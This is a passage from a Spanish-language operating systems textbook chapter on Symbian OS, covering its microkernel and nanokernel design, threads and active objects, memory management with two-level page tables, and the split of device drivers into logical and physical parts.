Por lo general, los sistemas operativos basados en microkernel ocupan mucho menos memoria al momento de iniciar el sistema y su estructura es más dinámica. Los servidores se pueden iniciar según sea necesario; no todos se requieren al momento del inicio. En general, los microkernels implementan una arquitectura conectable con soporte para los módulos del sistema que se pueden cargar y conectar al kernel cuando se requiera. De esta forma, los microkernels son muy flexibles: el código para dar soporte a una nueva funcionalidad (por ejemplo, nuevos drivers de hardware) se puede cargar y conectar en cualquier momento.

Symbian OS se diseñó como un sistema operativo basado en microkernel. Para acceder a los recursos del sistema, se abren conexiones a los servidores de recursos que a su vez coordinan el acceso a los mismos recursos. Symbian OS luce una arquitectura conectable para las nuevas implementaciones. Estas nuevas implementaciones para las funciones del sistema se pueden diseñar como objetos del sistema y se pueden insertar en el kernel de manera dinámica. Por ejemplo, se pueden implementar nuevos sistemas de archivos y agregarlos al kernel cuando el sistema operativo esté en ejecución.

Este diseño de microkernel conlleva ciertas cuestiones. Siempre que una llamada al sistema es suficiente para un sistema operativo convencional, un microkernel utiliza el paso de mensajes. El rendimiento puede verse afectado debido a la sobrecarga adicional de la comunicación entre los objetos. La eficiencia de las funciones que permanecen en el espacio de kernel en los sistemas operativos convencionales disminuye cuando esas funciones se pasan al espacio de usuario. Por ejemplo, la sobrecarga de varias llamadas a funciones para programar procesos puede reducir el rendimiento si se le compara con la programación de procesos del kernel de Windows, que tiene acceso directo a las estructuras de datos del kernel. Como los mensajes pasan entre los objetos en espacio de usuario y los objetos en espacio de kernel, es probable que ocurran cambios en los niveles de privilegios, con lo cual se reduce aún más el rendimiento. Por último, mientras que las llamadas al sistema funcionan en un solo espacio de direcciones para los diseños convencionales, este paso de mensajes y cambio de privilegios implica el uso de dos o más espacios de direcciones para implementar una petición de servicio al microkernel.

Estas cuestiones de rendimiento obligaron a los diseñadores de Symbian OS (y también de otros sistemas basados en microkernel) a poner mucha atención en los detalles de diseño e implementación. El énfasis del diseño es para los servidores mínimos, que están muy enfocados.

12.2.3 El nanokernel de Symbian OS

Para lidiar con las cuestiones del microkernel, los diseñadores de Symbian OS implementaron una estructura de **nanokernel** en el núcleo del diseño del sistema operativo. Así como en las microkernels se meten ciertas funciones del sistema en los servidores en espacio de usuario, el diseño de Symbian OS separa las funciones que requieren una implementación complicada en el kernel de Symbian OS y mantiene sólo las funciones más básicas en el nanokernel, el núcleo del sistema operativo.

El nanokernel proporciona algunas de las funciones más básicas en Symbian OS. En el nanokernel, los hilos simples que operan en modo privilegiado implementan servicios muy primitivos. Entre las implementaciones en este nivel se incluyen las operaciones de programación y sincronización, el manejo de interrupciones y los objetos de sincronización, como los mutexes y los semáforos. La mayor parte de las funciones que se implementan en este nivel se pueden reemplazar. Las funciones en este nivel son muy primitivas (para que puedan ser rápidas). Por ejemplo, la asignación dinámica de memoria es una función muy complicada para una operación del nanokernel.

Este diseño de nanokernel requiere un segundo nivel para implementar funciones más complicadas del kernel. El **nivel del kernel de Symbian OS** proporciona las funciones más complicadas del kernel que necesita el resto del sistema operativo. Cada operación en el nivel del kernel de Symbian OS es una operación privilegiada y se combina con las operaciones primitivas del nanokernel para implementar tareas más complejas del kernel. Los servicios de objetos complejos, los hilos en modo de usuario, la planificación de procesos y el cambio de contexto, la memoria dinámica, las bibliotecas que se cargan en forma dinámica, la sincronización compleja, los objetos y la comunicación entre procesos son sólo algunas de las operaciones que se implementan en este nivel, el cual se puede reemplazar por completo y las interrupciones pueden hacer que este nivel reprograme cualquier parte de su ejecución, ¡incluso en medio de un cambio de contexto!

La figura 12-1 muestra un diagrama de la estructura completa del kernel de Symbian OS.

12.2.4 Acceso a los recursos de cliente/servidor

Como dijimos antes, Symbian OS explota el diseño de su microkernel e incluye un modelo cliente/servidor para acceder a los recursos del sistema. Las aplicaciones que necesitan acceder a los recursos del sistema son los clientes; los servidores son programas que el sistema operativo ejecuta para coordinar el acceso a estos recursos. Mientras que en Linux podríamos llamar a `open` para abrir un archivo, o en Windows usar una API de Microsoft para crear una ventana, en Symbian OS ambas secuencias son iguales: primero se debe hacer una conexión a un servidor, éste debe reconocer la conexión y hay que hacerle peticiones para realizar ciertas funciones. Por lo tanto, abrir un archivo significa que hay que buscar el servidor de archivos, llamar a `connect` para establecer una conexión con el servidor y después enviarle una petición `open` con el nombre de un archivo específico.

Hay varias ventajas de esta forma de proteger los recursos. En primer lugar, se adapta al diseño del sistema operativo como un sistema orientado a objetos y como un sistema basado en




Figura 12-1. La estructura del kernel de Symbian OS tiene muchos niveles.

microkernel. En segundo lugar, este tipo de arquitectura es muy efectivo para administrar los múltiples accesos a los recursos del sistema que requeriría un sistema operativo multitareas y multihilo. Por último, cada servidor se puede enfocar en los recursos que debe administrar; además se puede actualizar con facilidad e intercambiar por nuevos diseños.

12.2.5 Características de un sistema operativo más grande

A pesar del tamaño de sus computadoras de destino, Symbian OS tiene muchas de las características de sus parientes más grandes. Aunque podemos esperar el mismo tipo de soporte que vemos en los sistemas operativos más grandes como Linux y Windows, lo más seguro es que encontremos estas características en una forma distinta. Symbian OS tiene muchas características en común con los sistemas operativos más grandes.

Procesos e hilos Symbian OS es un sistema operativo multitareas y multihilo. Muchos procesos se pueden ejecutar en forma concurrente, se pueden comunicar entre sí y pueden utilizar varios hilos que se ejecutan en forma interna para cada proceso.

Soporte común para los sistemas de archivos Symbian OS organiza el acceso al almacenamiento del sistema mediante el uso de un modelo de sistema de archivos, de igual forma que los sistemas operativos más grandes. Tiene un sistema de archivos compatible con Windows (utiliza de manera predeterminada un sistema de archivos FAT-32); admite otras implementaciones de sistemas de archivos mediante el uso de una interfaz estilo complemento. Symbian OS acepta varios tipos distintos de sistemas de archivos, incluyendo FAT-16 y FAT-32, NTFS y muchos formatos de tarjetas de almacenamiento (por ejemplo, JFFS).

Redes Symbian OS acepta redes TCP/IP y varias interfaces más de comunicación, como serial, infrarroja y Bluetooth.

Administración de la memoria Aunque Symbian OS no utiliza memoria virtual asignada (ni tiene las herramientas para ello), organiza el acceso a la memoria en páginas y permite reemplazarlas; es decir, traer páginas a la memoria, pero no intercambiarlas fuera de ella.

12.2.6 Comunicaciones y multimedia

Symbian OS se creó para facilitar la comunicación en muchas formas. Es difícil ver sus generalidades sin mencionar las características de comunicación. El modelado de la comunicación cumple con la orientación a objetos y a una arquitectura cliente/servidor de microkernel. Las estructuras de comunicación en Symbian OS se basan en módulos, para poder injertar nuevos mecanismos de comunicación en el sistema operativo con facilidad. Es posible escribir módulos para implementar cualquier cosa, como las interfaces a nivel de usuario, las implementaciones de nuevos protocolos o nuevos drivers de dispositivos. Debido al diseño del microkernel, es posible introducir y cargar nuevos módulos en la operación del sistema en forma dinámica.

Symbian OS tiene algunas características únicas que provienen de su enfoque en la plataforma de teléfonos inteligentes. Tiene una arquitectura de mensajería conectable, donde se puede inventar e implementar nuevos tipos de mensajes mediante el desarrollo de módulos que el servidor de mensajería carga en forma dinámica. El sistema de mensajería se ha diseñado en niveles (con tipos específicos de objetos que implementan los diversos niveles). Por ejemplo, los objetos de transporte de mensajes están separados de los objetos de tipo de mensaje. Por ejemplo, una forma de transporte de mensajes (como CDMA) podría transportar varios tipos distintos de mensajes (tipos de mensajes de texto estándar, tipos SMS o comandos del sistema como los mensajes BIO). Se puede introducir nuevos métodos de transporte al implementar un nuevo objeto y cargarlo en el kernel.

El núcleo de Symbian OS está diseñado con APIs especializadas para multimedia. Los dispositivos y el contenido multimedia se manejan mediante servidores especiales y un marco de trabajo que permite al usuario implementar módulos que describen el contenido nuevo y el existente, y qué se debe hacer con él. El soporte de multimedia es a través de varias formas de objetos (algo muy parecido a la forma en que se implementa la mensajería), diseñados para interactuar entre sí. La forma en que se reproduce el sonido se diseña como un objeto que interactúa con la forma en que se implementa cada formato de sonido.

12.3 PROCESOS E HILOS EN SYMBIAN OS

Symbian OS es un sistema operativo multitareas que utiliza los conceptos de procesos e hilos en forma muy parecida a los demás sistemas operativos. Sin embargo, la estructura del kernel de Symbian OS y la forma en que trata con la posible escasez de recursos influyen en la manera que ve estos objetos multitareas.

12.3.1 Hilos y nanohilos

En vez de que los procesos sean la base de la multitarea, Symbian OS prefiere usar los hilos y se basa en este concepto. Los hilos forman la unidad central de la multitarea. El sistema operativo simplemente ve un proceso como una colección de hilos con un bloque de control de proceso y cierto espacio de memoria.

El soporte de hilos en Symbian OS se basa en el nanokernel con **nanohilos**. El nanokernel proporciona sólo soporte simple para los hilos; cada hilo se sostiene mediante un nanohilo basado en nanokernel. El nanokernel proporciona la programación de los nanohilos, su sincronización (comunicación entre hilos) y los servicios de temporización. Los nanohilos se ejecutan en modo privilegiado y necesitan una pila para almacenar sus datos del entorno en tiempo de ejecución. Los nanohilos no se pueden ejecutar en modo de usuario. Este hecho significa que el sistema operativo puede mantener un estrecho control sobre cada uno de ellos. Cada nanohilo necesita un conjunto mínimo de datos para ejecutarse: en esencia, la ubicación de su pila y qué tan grande es. El sistema operativo lleva el control de todo lo demás, como el código que utiliza cada hilo, y almacena el contexto de un hilo en su pila en tiempo de ejecución.

Los nanohilos tienen estados de hilos, así como los procesos tienen estados. El modelo utilizado por el nanokernel de Symbian OS agrega unos cuantos estados al modelo básico. Además de los estados básicos, los nanohilos pueden tener los siguientes estados:

Suspendido Aquí es cuando un hilo suspende a otro hilo y debe ser distinto al estado en espera, donde un hilo se bloque mediante algún objeto de nivel superior (por ejemplo, un hilo de Symbian OS).

Espera de semáforo rápido Un hilo en este estado espera a que se señale un semáforo rápido (un tipo de variable centinela). Los semáforos rápidos son semáforos a nivel de nanokernel.

Espera de DFC Un hilo en este estado está esperando que se agregue una llamada a función retrasada (DFC) a la cola de DFCs. Las DFCs se utilizan en la implementación de drivers de dispositivos. Representan llamadas al kernel que se pueden poner en cola y programar para ejecutarse mediante el nivel del kernel de Symbian OS.

Inactivo Los hilos inactivos esperan a que transcurra una cantidad específica de tiempo.

Otro Hay un estado genérico que se utiliza cuando los desarrolladores implementan estados adicionales para los nanohilos. Los desarrolladores hacen esto cuando extienden la funcionalidad del nanokernel para nuevas plataformas de teléfonos (lo cual se conoce como niveles de personalidad). Los desarrolladores que hacen esto también deben implementar la forma en que se cambia de un estado a otro desde sus implementaciones extendidas.

Compare la idea del nanohilo con la idea convencional de un proceso. Un nanohilo es en esencia un proceso ultraligero. Tiene un minicontexto que cambia a medida que los nanohilos se cambian

hacia/desde el procesador. Cada nanohilo tiene un estado, al igual que los procesos. Las claves para los nanohilos son el estrecho control que tiene el nanokernel sobre ellos, y los datos mínimos que conforman el contexto de cada uno.

Los hilos de Symbian OS se basan en los nanohilos; el kernel agrega el soporte más allá de lo que proporciona el nanokernel. Los hilos en modo de usuario que se utilizan para aplicaciones estándar se implementan mediante los hilos de Symbian OS. Cada hilo de Symbian OS contiene un nanohilo y agrega su propia pila en tiempo de ejecución a la pila que utiliza el nanohilo. Los hilos de Symbian OS pueden operar en modo de kernel mediante las llamadas al sistema. Symbian OS también agrega a la implementación el manejo de excepciones y la señalización al terminar.

Los hilos de Symbian OS implementan su propio conjunto de estados encima de la implementación del nanohilo. Como los hilos de Symbian OS agregan cierta funcionalidad a la implementación mínima del nanohilo, los nuevos estados reflejan las nuevas ideas integradas en los hilos de Symbian OS. Este sistema operativo agrega siete nuevos estados en los que se pueden encontrar sus hilos, con énfasis en las condiciones de bloqueo especiales que pueden ocurrir a un hilo de Symbian OS. Estos estados especiales incluyen el de espera y suspensión en semáforos (normales), variables de mutex y variables de condición. Recuerde que, debido a la implementación de los hilos de Symbian OS encima de los nanohilos, estos estados se implementan en términos de estados de nanohilos, en su mayor parte mediante el uso del estado de nanohilo suspendido de varias formas.

12.3.2 Procesos

En Symbian OS, los procesos son hilos de Symbian OS agrupados bajo una sola estructura de bloque de control de proceso, con un solo espacio de memoria. Puede haber sólo un hilo de ejecución, o varios hilos bajo un bloque de control de proceso. Los conceptos de estado del proceso y programación del proceso ya se han definido mediante los hilos y nanohilos de Symbian OS. Entonces, la programación de un proceso se implementa en realidad mediante la planificación de un hilo y la inicialización del bloque de control de proceso correcto, de manera que el hilo lo utilice para sus necesidades de datos.

Los hilos de Symbian OS organizados bajo un solo proceso trabajan juntos de varias formas. En primer lugar, hay un solo hilo individual que se marca como el punto inicial para el proceso. En segundo lugar, los hilos comparten los parámetros de planificación. Si se cambian los parámetros (es decir, el método de planificación) para el proceso, se cambian los parámetros para todos los hilos. En tercer lugar, los hilos comparten objetos del espacio de memoria, incluyendo los descriptores de dispositivos y otros descriptores de objetos. Por último, cuando se termina un proceso el kernel termina todos los hilos en el proceso.

12.3.3 Objetos activos

Los **objetos activos** son formas especializadas de hilos, los cuales se implementan de tal forma que se aligere la carga que imponen en el entorno operativo. Los diseñadores de Symbian OS reconocieron el hecho de que había muchas situaciones en las que se bloquearía un hilo en una aplicación. Como Symbian OS se enfoca en la comunicación, muchas aplicaciones tienen un patrón similar de

implementación: escriben datos en un socket de comunicación o envían información a través de una tubería, y después se bloquean al esperar una respuesta del receptor. Los objetos activos están diseñados de manera que cuando regresan de este estado bloqueado, sólo se hace la llamada a un punto de entrada en su código. Esto simplifica su implementación. Como se ejecutan en espacio de usuario, los objetos activos tienen las propiedades de los hilos de Symbian OS. Como tales, tienen su propio nanohilo y pueden unirse con otros hilos de Symbian OS para formar un proceso para el sistema operativo.

Si los objetos activos son sólo hilos de Symbian OS, tal vez el lector se pregunte qué ventaja obtiene el sistema operativo de este modelo de hilos simplificado. La clave para los objetos activos está en la planificación. Mientras esperan eventos, todos los objetos activos residen dentro de un solo proceso y pueden actuar como un solo hilo para el sistema. El kernel no necesita comprobar de manera continua cada objeto activo para ver si se puede desbloquear. Por lo tanto, los objetos activos en un solo proceso se pueden coordinar mediante un solo planificador que se implementa en un solo hilo. Al combinar el código, que de otra manera se implementaría como varios hilos en un solo hilo, al crear puntos de entrada fijos en el código y mediante el uso de un solo planificador para coordinar su ejecución, los objetos activos forman una versión eficiente y ligera de los hilos estándar.

Es importante tener en cuenta en dónde se adaptan los objetos activos en la estructura de procesos de Symbian OS. Cuando un hilo convencional realiza una llamada al sistema que bloquea su ejecución mientras está en el estado en espera, el sistema operativo de todas formas necesita comprobar el hilo. Entre los cambios de contexto, el sistema operativo invertirá su tiempo para comprobar los procesos bloqueados en el estado en espera, para determinar si alguno necesita pasar al estado listo. Los objetos activos se colocan a sí mismos en el estado en espera, y esperan a que ocurra un evento específico. Por lo tanto, el sistema operativo no necesita comprobarlos pero los desplaza cuando se activa su evento específico. El resultado es que se requieren menos comprobaciones de hilos y aumenta el rendimiento.

12.3.4 Comunicación entre procesos

En un entorno multihilo como Symbian OS, la comunicación entre procesos es crucial para el rendimiento del sistema. Los hilos, en especial en forma de servidores del sistema, se comunican de manera constante.

Un **socket** es el modelo básico de comunicación utilizado por Symbian OS. Es una línea de tubería de comunicación abstracta entre dos extremos. La abstracción se utiliza para ocultar los métodos de transporte y la administración de los datos entre los extremos. Symbian OS utiliza el concepto de un socket para comunicarse entre los clientes y servidores, de hilos a dispositivos y entre los mismos hilos.

El modelo del socket también forma la base de la E/S de dispositivos. De nuevo, la abstracción es la clave para que este modelo sea tan útil. Toda la mecánica del intercambio de datos con un dispositivo se administra mediante el sistema operativo, en vez de que lo haga la aplicación. Por ejemplo, los sockets que funcionan a través de TCP/IP en un entorno de red se pueden adaptar con

facilidad para trabajar en un entorno Bluetooth, al cambiar los parámetros en el tipo de socket utilizado. El sistema operativo se encarga de la mayor parte del trabajo de intercambio de los datos en un cambio de este tipo.

Symbian OS implementa las primitivas de sincronización estándar que se encuentran en un sistema operativo de propósito general. Se utilizan muchas formas de semáforos y mutexes a través del sistema operativo. Éstos proporcionan la sincronización entre los procesos y los hilos.

12.4 ADMINISTRACIÓN DE LA MEMORIA

La administración de la memoria en sistemas como Linux y Windows emplea muchos de los conceptos de los que hemos visto para implementar la administración de los recursos de memoria. Los conceptos como las páginas de memoria virtual que se crean a partir de los marcos de memoria física, la memoria virtual con paginación bajo demanda y el reemplazo dinámico de páginas se combinan para dar la ilusión de tener recursos de memoria casi ilimitados, donde la memoria física se soporta y extiende mediante el almacenamiento como el espacio del disco duro.

Como un sistema operativo de propósito general efectivo, Symbian OS también debe proporcionar un modelo de administración de la memoria. Sin embargo, como el almacenamiento en los teléfonos inteligentes por lo general está muy limitado, el modelo de memoria es restringido y no utiliza un modelo de espacio de memoria virtual/intercambio para su administración de la memoria. Sin embargo, utiliza la mayoría de los otros mecanismos que hemos visto para administrar la memoria, incluyendo las MMUs de hardware.

12.4.1 Sistemas sin memoria virtual

Muchos sistemas de cómputo no tienen las herramientas para proporcionar memoria virtual completa con paginación bajo demanda. El único almacenamiento disponible para el sistema operativo en estas plataformas es la memoria; no incluyen un disco duro. Debido a esto, la mayoría de los sistemas más pequeños, desde los PDAs hasta los teléfonos inteligentes y los dispositivos de bolsillo de mayor nivel, no proporcionan memoria virtual con paginación bajo demanda.

Considere el espacio de memoria utilizado en la mayoría de los dispositivos de plataformas pequeñas. Por lo general, estos sistemas tienen dos tipos de almacenamiento: RAM y memoria flash. La RAM almacena el código del sistema operativo (que se va a utilizar al iniciar el sistema); la memoria flash se utiliza para la memoria operativa y el almacenamiento permanente (archivos). A menudo es posible agregar memoria flash adicional a un dispositivo (como una tarjeta Digital Segura, o SD), y esta memoria se utiliza de manera exclusiva para el almacenamiento indefinido.

La ausencia de la memoria virtual con paginación bajo demanda no indica la ausencia de la administración de memoria. De hecho, la mayoría de las plataformas más pequeñas se basan en hardware que incluye muchas de las características de administración de los sistemas más grandes. Esto incluye características como la paginación, la traducción de direcciones y la abstracción de direcciones virtuales/físicas. La ausencia de memoria virtual sólo indica que las páginas no se pueden intercambiar de la memoria y guardarse en el almacenamiento externo, pero aún se utiliza la abstracción de las páginas de memoria. Las páginas se reemplazan, pero la página que se va a

reemplazar sólo se descarta. Eso significa que sólo se pueden reemplazar páginas de código, ya que sólo esas se respaldan en la memoria flash.

La administración de la memoria consiste en las siguientes tareas:

Administración del tamaño de la aplicación El tamaño de una aplicación (código y datos) tiene un efecto contundente en cuanto a la forma en que se utiliza la memoria. Se requiere habilidad y disciplina para crear software pequeño. La presión de utilizar un diseño orientado a objetos puede ser un obstáculo aquí (más objetos significan más asignación de memoria dinámica, lo cual implica mayores tamaños del montículo). La mayoría de los sistemas operativos para plataformas más pequeñas no recomiendan la vinculación estática de los módulos.

Administración del montículo El montículo (el espacio para la asignación dinámica de memoria) se debe administrar en forma muy estricta en una plataforma más pequeña. Por lo general, el espacio del montículo se limita en las plataformas más pequeñas para obligar a los programadores a reclamar y reutilizar el espacio del montículo lo más que puedan. Si se aventuran más allá de los límites, se producen errores en la asignación de la memoria.

Ejecución en el lugar Las plataformas sin unidades de disco por lo general admiten la ejecución en el lugar. Lo que esto significa es que la memoria flash se asigna al espacio de direcciones virtuales y los programas se pueden ejecutar directamente de la memoria flash, sin necesidad de copiarlos primero en la RAM. Al hacer esto se reduce a cero el tiempo de carga, las aplicaciones pueden iniciar en forma instantánea y además no hay que ocupar la RAM, que es escasa.

Carga de DLLs La decisión de cuándo se deben cargar las DLLs puede afectar en la percepción del rendimiento del sistema. Por ejemplo, es más aceptable cargar todas las DLLs cuando se carga una aplicación por primera vez en la memoria, que cargarlas en tiempos esporádicos durante la ejecución. Los usuarios aceptarán con más disposición el tiempo de retraso en la carga de una aplicación que los retrasos en la ejecución. Tenga en cuenta que las DLLs tal vez no se necesiten cargar. Este podría ser el caso si (a) ya se encuentran en la memoria, o (b) están contenidas en almacenamiento flash externo (en cuyo caso, se pueden ejecutar en el lugar).

Transferencia de la administración de la memoria al hardware Si hay una MMU disponible, se utiliza en toda su extensión. De hecho, entre más funcionalidad se pueda poner en la MMU, mejor será el rendimiento del sistema.

Aun con la regla de ejecución en el lugar, las pequeñas plataformas de todas formas necesitan memoria que está reservada para la operación del sistema operativo. Esta memoria se comparte con el almacenamiento permanente y por lo general se administra en una de dos formas. En primer lugar, algunos sistemas operativos optan por una metodología muy simple y no paginan la memoria. En estos tipos de sistemas, el cambio de contexto significa asignar espacio de operación, espacio del montón por ejemplo, y compartir este espacio de operación entre todos los procesos. Este método utiliza poca o ninguna protección entre las áreas de memoria de los procesos, y confía en que

éstos trabajarán bien en conjunto. Palm OS aplica esta metodología simple para administrar la memoria. El segundo método utiliza una metodología más disciplinada. En este método, la memoria se secciona en páginas que se asignan a las necesidades de operación. Las páginas se mantienen en una lista de páginas libres administrada por el sistema operativo, y se asignan según sea necesario al sistema operativo y los procesos de usuario. En esta metodología (debido a que no hay memoria virtual), cuando se agota la lista de páginas libres, el sistema se queda sin memoria y no se pueden realizar más asignaciones. Symbian OS es un ejemplo de este segundo método.

12.4.2 Cómo direcciona Symbian OS la memoria

Como Symbian OS es un sistema operativo de 32 bits, las direcciones pueden variar hasta 4 GB. Emplea las mismas abstracciones que los sistemas más grandes: los programas deben utilizar direcciones virtuales, que el sistema operativo asigna a direcciones físicas. Al igual que con la mayoría de los sistemas, Symbian OS divide la memoria en páginas virtuales y marcos físicos. El tamaño de los marcos es por lo general de 4 KB, pero puede ser variable.

Como puede haber hasta 4 GB de memoria, un tamaño de marco de 4 KB representa a una tabla de páginas con más de un millón de entradas. Con tamaños limitados de memoria, Symbian OS no puede dedicar 1 MB a la tabla de páginas. Además, los tiempos de búsqueda y acceso para una tabla tan grande serían una carga para el sistema. Para resolver esto, Symbian OS adopta una estrategia de tabla de páginas de dos niveles, como se muestra en la figura 12-2. El primer nivel conocido como **directorio de páginas**, proporciona un vínculo al segundo nivel y se indexa mediante una porción de la dirección virtual (los primeros 12 bits). Este directorio se mantiene en la memoria y el **TTBR** (*translation table base register,* registro base de tabla de traducción) apunta a él. Una entrada en el directorio de páginas apunta al segundo nivel, que es una colección de tablas de páginas. Estas tablas proporcionan un vínculo a una página específica en memoria y se indexan mediante una porción de la dirección virtual (los 8 bits de en medio). Por último, la palabra en la página referenciada se indexa mediante los 12 bits de menor orden de la dirección virtual. El hardware ayuda en este cálculo de asignación de dirección virtual a física. Aunque Symbian OS no puede asumir la existencia de ningún tipo de asistencia de hardware, la mayor parte de las arquitecturas en la que se implementa tienen MMUs. Por ejemplo, el procesador ARM tiene una MMU extensa, con un búfer de traducción adelantada para ayudar en el cálculo de las direcciones.

Cuando una página no está en la memoria, se produce una condición de error debido a que todas las páginas de memoria de una aplicación se deben cargar al momento de iniciar esta aplicación (no hay paginación bajo demanda). Las bibliotecas que se cargan en forma dinámica se llevan de manera explícita hacia la memoria mediante pequeños trozos auxiliares de código vinculado al ejecutable de la aplicación, y no mediante fallos de página.

A pesar de la falta de intercambio, la memoria es sorprendentemente dinámica en Symbian OS. El contexto de las aplicaciones se cambia a través de la memoria y, como se dijo antes, se cargan sus requerimientos en la memoria cuando empiezan su ejecución. Las páginas de memoria que requiere cada aplicación se pueden solicitar de manera estática al sistema operativo, al momento de cargar la aplicación en la memoria. El espacio dinámico (es decir, para el montículo) está limitado, por lo que también se pueden realizar peticiones estáticas para el espacio dinámico. Los marcos de




Figura 12-2. Symbian OS utiliza una tabla de páginas de dos niveles para reducir el tiempo de acceso a las tablas y el almacenamiento.

memoria se asignan a las páginas desde una lista de marcos libres; si no hay marcos libres disponibles, entonces se genera una condición de error. Los marcos de memoria utilizados no se pueden reemplazar con páginas de una aplicación entrante, incluso si los marcos son para una aplicación que no se esté ejecutando en ese momento. Esto se debe a que no hay intercambio en Symbian OS y no hay lugar en donde se puedan copiar las páginas desalojadas, ya que la memoria flash (muy limitada) es sólo para los archivos de usuario.

En realidad hay cuatro versiones distintas del modelo de implementación de memoria que utiliza Symbian OS. Cada modelo se diseñó para ciertos tipos de configuración de hardware. A continuación se muestra un breve listado:

El modelo de movimiento Este modelo se diseñó para las primeras arquitecturas del ARM. El directorio de páginas en el modelo de movimiento es de 4 KB de largo, y cada entrada contiene 4 bytes, para un tamaño del directorio de 16 KB. Las páginas de memoria se protegen mediante bits de acceso asociados con los marcos de memoria y mediante el etiquetado del acceso a la memoria con un dominio. Los dominios se registran en el directorio de páginas y la MMU implementa los permisos de acceso para cada dominio. Aunque no se utiliza la segmentación en forma explícita, hay una organización para la dis-

tribución de la memoria: hay una sección de datos para los datos asignados por el usuario y una sección de kernel para los datos asignados por el kernel.

El modelo múltiple Este modelo se desarrolló para las versiones 6 y posteriores de la arquitectura del ARM. La MMU en estas versiones difiere de la utilizada en versiones anteriores. Por ejemplo, el directorio de página requiere un manejo distinto, ya que se puede seccionar en dos piezas, cada una de las cuales hace referencia a dos conjuntos distintos de tablas de páginas. Estos dos conjuntos se utilizan para las tablas de páginas de usuario y las tablas de página de kernel. La nueva versión de la arquitectura ARM revisó y mejoró los bits de acceso en cada marco de página, y abandonó el concepto principal.

El modelo directo El modelo directo de memoria asume que no hay MMU. Este modelo se utiliza muy poco y no está permitido en los teléfonos inteligentes. La falta de una MMU ocasionaría severos problemas de rendimiento. Este modelo es útil para los entornos de desarrollo en los que la MMU se debe deshabilitar por alguna razón.

El modelo del emulador Este modelo se desarrolló para proveer un emulador de Symbian OS para Windows. El emulador tiene unas cuantas restricciones en comparación con una verdadera CPU de destino. El emulador se ejecuta como un solo proceso de Windows, por lo que el espacio de direcciones está restringido a 2 GB y no a 4 GB. Toda la memoria que se proporciona al emulador es accesible para cualquier proceso de Symbian OS, y por lo tanto no hay protección de memoria disponible. Las bibliotecas de Symbian OS se proporcionan como DLLs con formato de Windows, y por lo tanto Windows es quien maneja la asignación y la administración de la memoria.

12.5 ENTRADA Y SALIDA

La estructura de entrada/salida de Symbian OS refleja la de otros diseños de sistemas operativos. En esta sección resaltaremos algunas de las características únicas que Symbian OS utiliza para enfocarse en su plataforma de destino.

12.5.1 Drivers de dispositivos

En Symbian OS, los drivers de dispositivos se ejecutan como código privilegiado del kernel para proporcionar acceso al código de nivel de usuario a los recursos protegidos del sistema. Al igual que en los casos de Linux y Windows, los drivers de dispositivos representan el acceso al hardware mediante el software.

En Symbian OS, un driver de dispositivos se divide en dos niveles: un driver de dispositivo lógico (LDD) y un driver de dispositivo físico (PDD). El LDD presenta una interfaz a los niveles superiores del software, mientras que el PDD interactúa de manera directa con el hardware. En este modelo, el LDD puede utilizar la misma implementación para una clase específica de dispositivos, mientras que el PDD cambia con cada dispositivo. Symbian OS suministra muchos LDDs estándar. Algunas veces, si el hardware es muy estándar o común, Symbian OS también proporciona un PDD.

Considere un ejemplo de un dispositivo serial. Symbian OS define un LDD serial genérico que define las interfaces del programa para acceder al dispositivo serial. El LDD proporciona una interfaz para el PDD, el cual proporciona la interfaz para los dispositivos seriales. El PDD implementa los mecanismos de búfer y de control de flujo necesarios para ayudar a regular las diferencias de velocidad entre la CPU y los dispositivos seriales. Un solo LDD (del lado del usuario) se puede conectar con cualquiera de los PDDs que se pudieran utilizar para operar dispositivos seriales. En un teléfono inteligente específico, éstos podrían incluir un puerto infrarrojo o incluso un puerto RS-232. Estos dos son buenos ejemplos; utilizan el mismo LDD serial, pero distintos PDDs.

Los LDDs y los PDDs se pueden cargar en forma dinámica mediante los programas de usuario, si no existen ya en la memoria. Se proporcionan herramientas de programación para comprobar si es necesario cargarlos.

